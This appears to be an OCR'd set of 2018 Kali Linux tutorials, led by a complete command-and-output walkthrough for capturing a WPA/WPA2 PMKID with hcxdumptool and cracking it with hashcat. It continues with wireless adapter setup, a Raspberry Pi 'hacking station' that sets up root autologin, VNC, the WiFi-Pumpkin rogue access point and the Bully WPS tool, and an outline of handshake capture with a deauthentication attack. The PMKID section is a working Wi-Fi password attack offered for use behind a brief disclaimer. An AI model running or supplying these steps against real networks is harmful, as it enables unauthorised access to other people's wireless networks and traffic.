


How To Capture WPA/WPA2 PMKID Kali Linux 2018.4

In this guide i will use the new method to capture WPA/WPA2 PMKID.

“This attack was discovered accidentally while looking for new ways to attack the new WPA3 security standard. WPA3 will be much harder to attack because of its modern key establishment protocol called “Simultaneous Authentication of Equals” (SAE).

The main difference from existing attacks is that in this attack you do not need to capture a full EAPOL 4-way handshake. The new attack is performed on the RSNIE (Robust Security Network Information Element) of a single EAPOL frame.”

DISCLAIMER: This software/tutorial is for educational purposes only. It should not be used for illegal activity. The author is not responsible for its use or the users action.

Step 1: Install Dependencies And Tools

1.1 Install dependence

```
sudo apt install libcurl4-openssl-dev libpcap0.8-dev zlib1g-dev libssl-dev
```

1.2 In order to use the new attack you need the following tools:

- hcxdumptool v4.2.0 or higher
- hcxtools v4.2.0 or higher
- hashcat v4.2.0 or higher

Download hcxdumptool, hcxtools and hashcat

```
sudo git clone https://github.com/ZerBea/hcxdumptool.git

sudo git clone https://github.com/ZerBea/hcxtools.git

sudo git clone https://github.com/hashcat/hashcat.git
```

1.3 Install hcxdumptool

```
cd hcxdumptool
```

1.3.a Create the installation

```
sudo make
```

1.3.b Start the installation

```
sudo make install
```

1.4.a Install hcxtools

```
cd ..
cd hcxtools/
```

1.4.b Create the installation

```
sudo make
```

1.4.c Start the installation

```
sudo make install
```

1.5.a Install hashcat

```
cd ..
```

```
cd hashcat
```

1.5.b Create the installation

```
sudo make
```

1.5.c Start the installation

```
sudo make install
```

Step 2: Configure Network Card

2.1 Set network card in monitor mode

```
## Set interface down
sudo ip link set wlan0 down

## Set monitor mode
sudo iwconfig wlan0 mode monitor

## Set interface up
sudo ip link set wlan0 up
```

2.2 Confirm monitor mode (ALFA AWUS1900)

```
sudo iwconfig
```

```
root@GalaxyS9:~/hashcat# sudo iwconfig
wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.442 GHz  Tx-Power=30 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
lo        no wireless extensions.

eth0      no wireless extensions.

root@GalaxyS9:~/hashcat#
```

2.3 Kill the wpa_supplicant for wlan0

```
sudo wpa_cli terminate wlan0
```

```
oot@GalaxyS9:~/hashcat# sudo wpa_cli terminate wlan0
Selected interface 'wlan0'
OK
root@GalaxyS9:~/hashcat#
```

Step 3: Use Airodump-ng to sniff nearby networks

3.1 Open a new terminal and run airodump-ng to find your target BSSID

```
sudo airodump-ng --ivs wlan0

## Or dump the capture to a file
sudo airodump-ng wlan0 --ivs --wps -w /root/Desktop/Dump01 --output-format csv
```

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
84:C9:B2:6A:9E:90  -38       21        3    0   1  130  WPA2 CCMP   PSK  HonnyP01
```

3.2 Open a new terminal and navigate to the hashcat directory and create a filtermode file with our Target BSSID

```
## Open hashcat directory
cd hashcat/

## Create the filtermode file and enter the targets BSSID
## Target BSSID 84:C9:B2:6A:9E:90 ESSID HonnyP01 Chanel 1
## "echo "BSSID">filter.txt"

sudo echo "84C9B26A9E90">filter.txt
```

Step 4: Use Hcxdumptool To Catch PMKID From The Target

4.1 Lunch Hcxdumptool and write to cap01.pcapng and use the filermode file and only use chanel 5

```
sudo hcxdumptool -o cap01.pcapng -i wlan0 --filterlist=filter.txt --filtermode=2 --
enable_status=1 -c 1
```

```
start capturing (stop with ctrl+c)
INTERFACE:.............: wlan0
ERRORMAX...............: 100 errors
FILTERLIST.............: 1 entries
MAC CLIENT.............: e804100a061d
MAC ACCESS POINT.......: 18421de033b8 (incremented on every new client)
EAPOL TIMEOUT..........: 150000
REPLAYCOUNT............: 64358
ANONCE.................:
edcf48118ea4f0cfc15bf88ece2f38cad42b2e7b294f1db5d3288c7e477fb3b5
```

```
INFO: cha=3, rx=999, rx(dropped)=55, tx=32, powned=0, err=0
```

Let the tool run at least 10 minutes and If an AP receives the association request packet and supports sending PMKID you will see a message “FOUND PMKID”

```
[16:25:48 - 011] 12acf1e762A4 -> 84C9B26A9E90 <ESSID> [ASSOCIATIONREQUEST, SEQUENCE 4]
[16:25:48 - 011] 84C9B26A9E90-> 12acf1e762A4 [ASSOCIATIONRESPONSE, SEQUENCE 1416]
[16:25:48 - 011] 84C9B26A9E90-> 12acf1e762A4 [FOUND PMKID]
```

4.2 Run hcxpcaptool to convert the captured data from pcapng format to a hash format accepted by hashcat

```
sudo hcxpcaptool -E essidlist -I identitylist -U usernamelist -z cap01.16800 cap01.pcapng
```

```
root@GalaxyS9:~/hashcat# sudo hcxpcaptool -E essidlist -I identitylist -U usernamelist -z cap01.16800 cap01.pcapng

reading from cap01.pcapng
summary:
--------
file name.....................: cap01.pcapng
file type.....................: pcapng 1.0
file hardware information....: armv7l
file os information..........: Linux 4.14.79-v7+
file application information.: hcxdumptool 5.1.0
network type..................: DLT_IEEE802_11_RADIO (127)
endianess.....................: little endian
read errors...................: flawless
packets inside................: 81
skipped packets..............: 0
packets with GPS data........: 0
packets with FCS.............: 0
```

```
WDS packets..................: 2
beacons (with ESSID inside)..: 22
probe requests...............: 22
probe responses..............: 14
association requests.........: 1
association responses........: 1
reassociation responses......: 2
authentications (OPEN SYSTEM): 8
authentications (BROADCOM)...: 8
EAPOL packets................: 8
EAPOL PMKIDs.................: 1
best handshakes..............: 1 (ap-less: 0)

1 PMKID(s) written to cap01.16800
root@GalaxyS9:~/hashcat#
```

4.3 Validate the hash

```
cat cap01.16800
```

```
root@GalaxyS9:~/hashcat# cat cap01.16800
4a12770f5a10315f7a8a6e9cd311c9ca*1cb72c843c70*b0ca68623d4f*506f6e747553
root@GalaxyS9:~/hashcat#
```

4.4 Crack the formatted pcapng with hashcat


```
./hashcat -m 16800 cap01.16800 -a 3 -w 3 '?l?l?l?l?l?lt!'
```

```
[s]tatus [p]ause [b]ypass heckpoint [q]uit =>
```

```
Session..........: hashcat
Status...........: Running
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: 9ba69e3487f514214f1e0fa61ab78fb1*08863bdd2c95*a46cf...323464
Time.Started.....: Sun Dec 23 22:02:53 2018 (3 mins, 2 secs)
Time.Estimated...: Sun Dec 23 22:20:42 2018 (14 mins, 47 secs)
Guess.Mask.......: '?l?l?l?l?l?lt!' [10]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   289.5 kH/s (51.84ms) @ Accel:256 Loops:64 Thr:256 Vec:1
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 52101120/308915776 (16.87%)
Rejected.........: 0/52101120 (0.00%)
Restore.Point....: 52101120/308915776 (16.87%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3456-3520
Candidates.#1....: 'lwybcot!' -> 'yymytht!'
Hardware.Mon.#1..: Temp: 77c Fan: 55% Util: 99% Core:1822MHz Mem:4006MHz Bus:16
```

For a more detail guide on how to use hashcat please see the guide on how to use hashcat in windows.

DISCLAIMER: This software/tutorial is for educational purposes only. It should not be used for illegal activity. The author is not responsible for its use or the users action.



How To Install ALFA AWUS1900 Kali Linux 2018.4

Install ALFA AWUS1900 Kali Linux.

Alfa AWUS1900 is a quad antenna 802.11ac Wi-Fi USB receiver boasting router connection speeds of up to 1900 Mbps (1300 Mbps for 5 Ghz + 600 Mbps for 2.4 Gz).

It is compatible with Microsoft Windows 7, 8/8.1, and Windows 10, connects to the OS by USB 3.

Four transmit/four receive (4T4R) dual band antenna allows utilization of both 2.4 and 5 Ghz radio bands on 802.11ac routers for a combined max connect rate of 1900 mbps.

The antennas can be detached and extended or upgraded.

Step 1: Update the system

1.1 Update and upgrade

```
sudo apt-get update && apt-get upgrade
```

1.2 Update dependence

```
sudo apt-get dist-upgrade -y
```

Step 2: Install Chipset Drivers

2.1 Before we begin to install ALFA AWUS1900, confirm that the network card is connect to Kali Linux by displaying USB connected devices

```
sudo lsusb
```

```
root@GalaxyS9:~# sudo lsusb
Bus 004 Device 002: ID 0bda:8813 Realtek Semiconductor Corp.
Bus 004 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 002 Device 005: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 004: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 003: ID 0e0f:0008 VMware, Inc.
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 003 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
root@GalaxyS9:~#
```

2.2 Install realtek chipset RTL8814U drivers

```
sudo apt install realtek-rtl88xxau-dkms
```

2.3 Reboot and reconnect

```
sudo reboot
```

2.4 Confirm that the card is installed and running

```
sudo ifconfig
```

```
root@GalaxyS9:~# sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.128  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::20c:29ff:fed0:e17a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d0:e1:7a  txqueuelen 1000  (Ethernet)
        RX packets 193  bytes 21265 (20.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 58  bytes 4527 (4.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 28  bytes 1596 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 1596 (1.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
```

```
        ether 5a:00:35:a3:b4:70  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@GalaxyS9:~#
```

```
sudo iwconfig
```

```
root@GalaxyS9:~# sudo iwconfig
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=18 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
lo        no wireless extensions.

eth0      no wireless extensions.

root@GalaxyS9:~#
```

2.5 If the above don’t work then install the packets bellow.

In the git directory you will find a dkms installation script, execute the script to fix the installation.

```
sudo apt install dkms &&
sudo apt-get install bc &&
sudo apt-get install build-essential &&
sudo apt-get install linux-headers-$(uname -r)
sudo git clone https://github.com/aircrack-ng/rtl8812au
```

Step 3: Set The Card In Monitor Mode

3.1 You have to set the monitor mode manually on the AWUS036ACH & AWUS1900

```
## Set interface down
sudo ip link set wlan0 down

## Set monitor mode
sudo iwconfig wlan0 mode monitor

## Set interface up
sudo ip link set wlan0 up
```

3.2 Confirm monitor mode

```
sudo iwconfig
```

```
root@GalaxyS9:~# iwconfig
wlan0     IEEE 802.11  Mode:Monitor  Frequency:5.3 GHz  Tx-Power=18 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
lo        no wireless extensions.

eth0      no wireless extensions.

root@GalaxyS9:~#
```

3.3 Test the card by sniffing nearby networks

```
sudo airodump-ng wlan0
```

```
CH  7 ][ Elapsed: 1 min ][ 2018-12-23 17:32
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 84:C9:B2:6A:9E:90  -49        6        0    0   1  130  WPA2 CCMP   PSK  HonnyP01
root@GalaxyS9:~#
```

3.4 Changing adapter back to manged mode

```
## Set interface down
sudo ip link set wlan0 down

## Set managed mode
sudo iwconfig wlan0 mode managed

## Set interface up
sudo ip link set wlan0 up
```

Step 4: Optional Commands

4.1 Change TX power

```
sudo iwconfig wlan0 txpower 30

## OR

sudo iw wlan0 set txpower fixed 3000
```

4.2 Set channel manually

```
## Set channel 6, width 40 MHz:
sudo iw wlan0 set channel 6 HT40-

## Set channel 149, width 80 MHz:
```

```
sudo iw wlan0 set freq 5745 80 5775
```

Conclusion

We have installed ALFA AWUS1900 on Kali Linux and change the mode to monitor mode on the network card

Check out the Ethical Hacking notes for more Kali Linux quick guides.

How To Setup A Kali Linux Hacking Station On Raspberry Pi 3 Model B+

In this quick guide we are installing A Kali Linux Hacking Station On Raspberry Pi 3 Model B+.

To access the hacking station we are enabling SSH and auto longing for lightdm, for remote desktop connection i am installing Vino VCN.

Last we are installing and configuring WiFI Pumpkin a rouge access point platform.

Step 1: Download and Install Kali Linux Image

1.1 Download Kali Linux official Raspberry Pi image.

1.2 Extract the image from the zip file to a local folder.

1.3 Download and run Win32DiskImager our a similar application to load the image on the SD card.

1.4 Insert the SD card to the Raspberry Pi and power on the device.

Step 2: Connect to Kali Linux With SSH

2.1 Connect the Raspberry Pi to the LAN.

2.2 Scan your local network with Nmap to get the Raspberry’s IP address.

2.3 Start Putty and connect to the Kali Linux.

2.4 The default credentials is **root** for login and **toor** for the password.

Step 3: Configure Kali Linux

3.1 Change the root user password.

```
sudo passwd root
```

```
root@kali:/# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:/#
```

3.2 First update installed packages.

```
sudo apt-get update -y
```

3.3 Next upgrade installed packages.

```
sudo apt-get upgrade -y
```

3.4 Finally upgrade dependencies.

```
sudo apt-get dist-upgrade -y
```

Step 4: Enable Auto login Lightdm

4.1 Display default manager service.

```
sudo cat /etc/X11/default-display-manager
```

```
root@kali:~# cat /etc/X11/default-display-manager
/usr/sbin/lightdm
root@kali:~#
```

4.2 Edit configuration file for lightdm.

```
sudo nano /etc/lightdm/lightdm.conf
```

4.3 Delete the comment characters (“#”) and change the autologin user to be “root”.

```
    autologin-user=root
    autologin-user-timeout=0
```

Exit & Save

4.4 Edit the PAM configuration file for lightdm.

```
sudo nano /etc/pam.d/lightdm-autologin
```

4.5 Remove the hash “#” in the line below.

```
# Allow access without authentication
auth      required pam_succeed_if.so user != root quiet_success
```

```
# Allow access without authentication
##auth      required pam_succeed_if.so user != root quiet_success
```

Exit & Save

4.6 Use the settings menu on the desktop to turn off the power savings options and lock screen options.

4.7 Reboot Kali Linux.

```
sudo reboot
```

4.8 Confirm that auto login is successful.

Step 5: Install Vino VNC server

5.1 Install the Vino VNC server.

```
sudo apt-get install vino -y
```

5.2 Download and run the script below to configure the Vino server installation.

NOTE: Edit the script and change the password.

```
sudo git clone https://gist.github.com/jasonadsit/3a836c60f010bf655f82a99064341993

# Download and unpack the script and run the commands bellow

sudo cd 3a836c60f010bf655f82a99064341993
sudo nano fix-kali-vnc.sh
sudo chmod +x fix-kali-vnc.sh
sudo ./fix-kali-vnc.sh
```

NOTE: The Scrip will reboot the server when it is finished.

5.3 The installation script will create a auto start file for VINO “vino-server.desktop”.

```
## You can find the file in the directory bellow

sudo /root/.config/autostart/vino-server.desktop
```

5.4 Display listing sockets, Vino listening port is TCP port 5900.

```
sudo netstat -tupln
```

```
root@kali:~# sudo netstat -tupln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
```

```
PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
454/sshd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN
555/vino-server
tcp6       0      0 :::22                   :::*                    LISTEN
454/sshd
tcp6       0      0 :::5900                 :::*                    LISTEN
555/vino-server
udp        0      0 0.0.0.0:68              0.0.0.0:*
402/dhclient
```

5.5 Edit the desktop resolution on startup, open the “boot” directory and edit the “config.txt” file.

```
cd /boot/

sudo nano config.txt
```

5.6 Uncomment the “framebuffer_width” and the “framebuffer_height” parameter and set the resolution to 1024.

```
framebuffer_width=1900

## framebuffer_height
##     Console framebuffer height in pixels. Default is display height minus
##     overscan.
##
framebuffer_height=1024
```

Exit & Save

5.7 Reboot the device.

5.8 Confirm that the VNC server is working by connecting to the server with a VNC client.

Step 6: Configure WiFi Connection

6.1 Edit the network/interfaces configuration file.

```
sudo /etc/network/interfaces
```

```
# Add the code bellow. (Remove quotes)

auto wlan0
allow-hotplug wlan0
iface wlan0 inet dhcp
wpa-ssid "YourNetworkName"
wpa-psk "YourPassword"
```

Exit & Save

6.2 Reboot once more.

```
sudo reboot
```

Optional 1 : Install WiFi Pumpkin Rouge AP

1.1 Install WiFi Pumpkin dependencies.

```
sudo apt install -y python-pip
sudo pip install service_identity
sudo pip install scapy_http
sudo apt install mitmproxy
```

1.2 Download WiFi-Pumpkin.

```
sudo git clone https://github.com/P0cL4bs/WiFi-Pumpkin.git
```

1.3 Open WiFi Pumpkin directory.

```
cd WiFi-Pumpkin/
```

1.4 Add permission to the installer file.

```
sudo chmod +x installer.sh
```

1.5 Run the installer script.

```
sudo ./installer.sh --install
```

1.6 Run the WiFi-Pumpkin application.

```
sudo wifi-pumpkin
```

Optional 2: Install Bully

https://github.com/aanarchyy/bully

2.1 Install Pixiewps dependence.

```
sudo apt-get -y install build-essential libpcap-dev aircrack-ng pixiewps
```

2.2 Download Bully.

```
sudo git clone https://github.com/aanarchyy/bully
```

2.3 Build the application.

```
cd bully*/
cd src/
sudo make
```

2.4 Install bully.

```
sudo make install
```

Optional 3: Install Full Kali Linux ‘Image


3.1 The process can take up to 6 hours and you need a 32 GB SD card.

```
sudo apt-get install kali-linux-full
```

Conclusion

We have installed a Kali Linux Hacking Station on Raspberry Pi 3 Model B+, enabled SSH and remote “desktop” connection.

Check out the Ethical Hacking notes for more Kali Linux quick guides.



How To Capturing WPA2-PSK Handshake Kali Linux 2018.4

In this lab i will show how to capture the WPA2 4 way handshake using Kali Linux and using hashcat to crack the captured file.

DISCLAIMER: This software/tutorial is for educational purposes only. It should not be used for illegal activity. The author is not responsible for its use or the users action.

Step 1: Enable Monitor Mode On a Supported WiFi Card

1.1.a Display wireless card

1.2 Enable monitoring mode

1.3 Display the new created virtual interface called wlan0mon

Step 2: Use Airodump To Capture Packets

2.1.a Start sniffing nearby trafic

Use the command below to sniff nearby trafic and save the captured packets in to a file

2.1.b Let it run a while and close the capture, the file will contain the bssid address and the channel

Step 3: Capture The WPA2-PSK Handshake

3.1 Use airodump-ng to record the traffic from a specific access point, copy the BSSID and the channel number from the file that we created in the last step

3.2.a Open a new terminal window and launch a deauth attack with aireplay-ng

3.2.b Go back to terminal 1, stop the capture when you capture the wpa handshake

3.2.c Stop the deauth attack in terminal 2

3.3.a Confirm the captured handshake with aircrack-ng

Step 4: Convert The Captured Cap File

4.1 The captured .cap file needs to be to hccapx format to be cracked, the hashcat team have created a site where you can upload and convert a WPA / WPA2 pcap capture file to a hashcat capture file.

Open https://hashcat.net/cap2hccapx/ and upload the file.

Please fallow the guide on how to crack the formatted file using hashcat in windows.

> *How To Crack WPA/WPA2 Hash Using HashCat*

DISCLAIMER: This software/tutorial is for educational purposes only. It should not be used for illegal activity. The author is not responsible for its use or the users action.

How To Install Kismet Kali Linux 2018.4

Step 1: Update And Install Dependencies

1.1.a Upgrade / Update

1.2.a Install dependencies

1.2.b Install libusb

1.3.a Install Python add-ons

Step 2: Install And Configure Kismet

2.1.a Clone the repository and go to kismet directory

2.2.a Configure the installation

2.2.b Create the installation

2.2.c Start the installation

Step 3: Start Kismet (ALFA AWUS1900)

3.1.a Put Your Wireless Card in Monitor Mode

3.1.b Start Kismet web UI

3.1.c Start Kismet with wlan0

How To Install Transmission Torrent Client Ubuntu 18.04 Bionic Beaver

Step 1: Install Transmission

1.1.a Upgrade / Update server

1.1.b Install Transmission

Step 2: Configure Transmission

2.1.a Create Download folders for transmission

2.1.b Add user to Transmission group

2.1.c Change group ownership

2.1.d Set access permissions

2.2.a Stop Transmission daemon

2.2.b Edit Transmission configuration file

Exit & Save

2.2.c Start Transmission daemon

2.3.a Add default Transmission Web UI port 9091 to firewall

2.4.a Logon to the Transmission Web UI

How To Install uTorrent Server Ubuntu 18.04 Bionic Beaver

